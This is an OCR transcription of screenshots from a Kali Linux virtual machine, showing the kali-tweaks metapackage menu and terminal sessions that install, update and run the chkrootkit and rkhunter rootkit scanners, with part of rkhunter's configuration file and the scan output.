

Metapackages
[ ] rfid Kali's RFID tools
[ ] sdr Kali's SDR tools
[*] top10 Kali's top 10 tools
[ ] voip Kali's VoIP tools
[*] windows-resources Kali's Windows resources
[*] kali-linux-default Kali's default toolset
[ ] kali-linux-everything Every tool in Kali Linux
[*] kali-linux-firmware Kali's default firmware files
[*] kali-linux-headless Kali's default headless tools
[ ] kali-linux-labs Test environments for learning and practising on
[*] kali-linux-large Kali's extended default tool selection
[ ] kali-linux-wsl Kali on WSL
<Apply>
<Back>



(Message from Kali developers)
For more information about Kali's metapackages, please refer to:
https://www.kali.org/docs/general-use/metapackages/
> Press Enter to continue ...



Main Menu
Hardening Configure the system for extra security
Metapackages Install specific subsets of tools for particular needs
Network Repositories Configure network repositories for APT sources
Shell & Prompt Configure the shell and command prompt
Virtualization Additional configurations for Virtual Machines
<Select>
<Quit>



kali-linux-2025.3-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
Home
File System
Trash
kali@kali: ~
Session Actions Edit View Help
(kali㉿kali)-[~]
$



kali@kali: ~
Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ sudo apt update
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Hit:1 http://http.kali.org/kali kali-rolling InRelease
All packages are up to date.
┌──(kali㉿kali)-[~]
└─$ sudo apt install chkrootkit
chkrootkit is already the newest version (0.58b-6).
chkrootkit set to manually installed.
Summary:
Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 0
┌──(kali㉿kali)-[~]
└─$ sudo chkrootkit
ROOTDIR is `/'
Checking `amd' ... not found
Checking `basename' ... not infected
Checking `biff' ... not found
Checking `chfn' ... not infected
Checking `chsh' ... not infected
Checking `cron' ... not infected
Checking `crontab' ... not infected
Checking `date' ... not infected
Checking `du' ... not infected
Checking `dirname' ... not infected
Checking `echo' ... not infected
Checking `egrep' ... not infected
Checking `env' ... not infected
Checking `find' ... not infected
Checking `fingerd' ... not found
Checking `gpm' ... not found
Checking `grep' ... not infected
Checking `hdparm' ... not infected
Checking `su' ... not infected
Checking `ifconfig' ... not infected
Checking `inetd' ... not tested
Checking `inetdconf' ... not found
Checking `identd' ... not found
Checking `init' ... not infected
Checking `killall' ... not infected
Checking `ldsopreload' ... not infected
Checking `login' ... not infected
Checking `ls' ... not infected



Session Actions Edit View Help
GNU nano 8.6
it is present.
#
This option has no default value.
#
#EPOCH_DATE_CMD=""
#
This setting tells rkhunter the directory containing the available Linux
kernel modules. If unset, this setting will be worked out by rkhunter, and
so should not usually need to be set.
#
This option has no default value.
#
#MODULES_DIR=""
#
The following option can be set to a command which rkhunter will use when
downloading files from the Internet - that is, when the '--update' or
'--versioncheck' option is used. The command can take options.
#
This allows the user to use a command other than the one automatically
selected by rkhunter, but still one which it already knows about.
For example:
#
WEB_CMD=curl
#
Alternatively, the user may specify a completely new command. However, note
that rkhunter expects the downloaded file to be written to stdout, and that
everything written to stderr is ignored. For example:
#
WEB_CMD="/opt/bin/dlfile --timeout 5m -q"
#
*BSD users may want to use the 'ftp' command, provided that it supports the
HTTP protocol:
#
WEB_CMD="ftp -o -"
#
This option has no default value.
#
WEB_CMD=""
#
Set the following option to '1' if locking is to be used when rkhunter runs.
The lock is set just before logging starts, and is removed when the program
ends. It is used to prevent items such as the log file, and the file
properties file, from becoming corrupted if rkhunter is running more than
once. The mechanism used is to simply create a lock file in the LOCKDIR
directory. If the lock file already exists, because rkhunter is already
running, then the current process simply loops around sleeping for 10 seconds
^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Lo
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go



Session Actions Edit View Help
(kali㉿kali)-[~]
$ sudo rkhunter --update
[Rootkit Hunter version 1.4.6]
Checking rkhunter data files...
Checking file mirrors.dat [Updated]
Checking file programs_bad.dat [No update]
Checking file backdoorports.dat [No update]
Checking file suspscan.dat [No update]
Checking file i18n/cn [Skipped]
Checking file i18n/de [Skipped]
Checking file i18n/en [No update]
Checking file i18n/tr [Skipped]
Checking file i18n/tr.utf8 [Skipped]
Checking file i18n/zh [Skipped]
Checking file i18n/zh.utf8 [Skipped]
Checking file i18n/ja [Skipped]
(kali㉿kali)-[~]
$



Session Actions Edit View Help
Performing system boot checks
Checking for local host name [Found]
Checking for system startup files [Found]
Checking system startup files for malware [None found]
Performing group and account checks
Checking for passwd file [Found]
Checking for root equivalent (UID 0) accounts [None found]
Checking for passwordless accounts [None found]
Checking for passwd file changes [None found]
Checking for group file changes [None found]
Checking root account shell history files [None found]
Performing system configuration file checks
Checking for an SSH configuration file [Found]
Checking if SSH root access is allowed [Warning]
Checking if SSH protocol v1 is allowed [Not set]
Checking for other suspicious configuration settings [None found]
Checking for a running system logging daemon [Found]
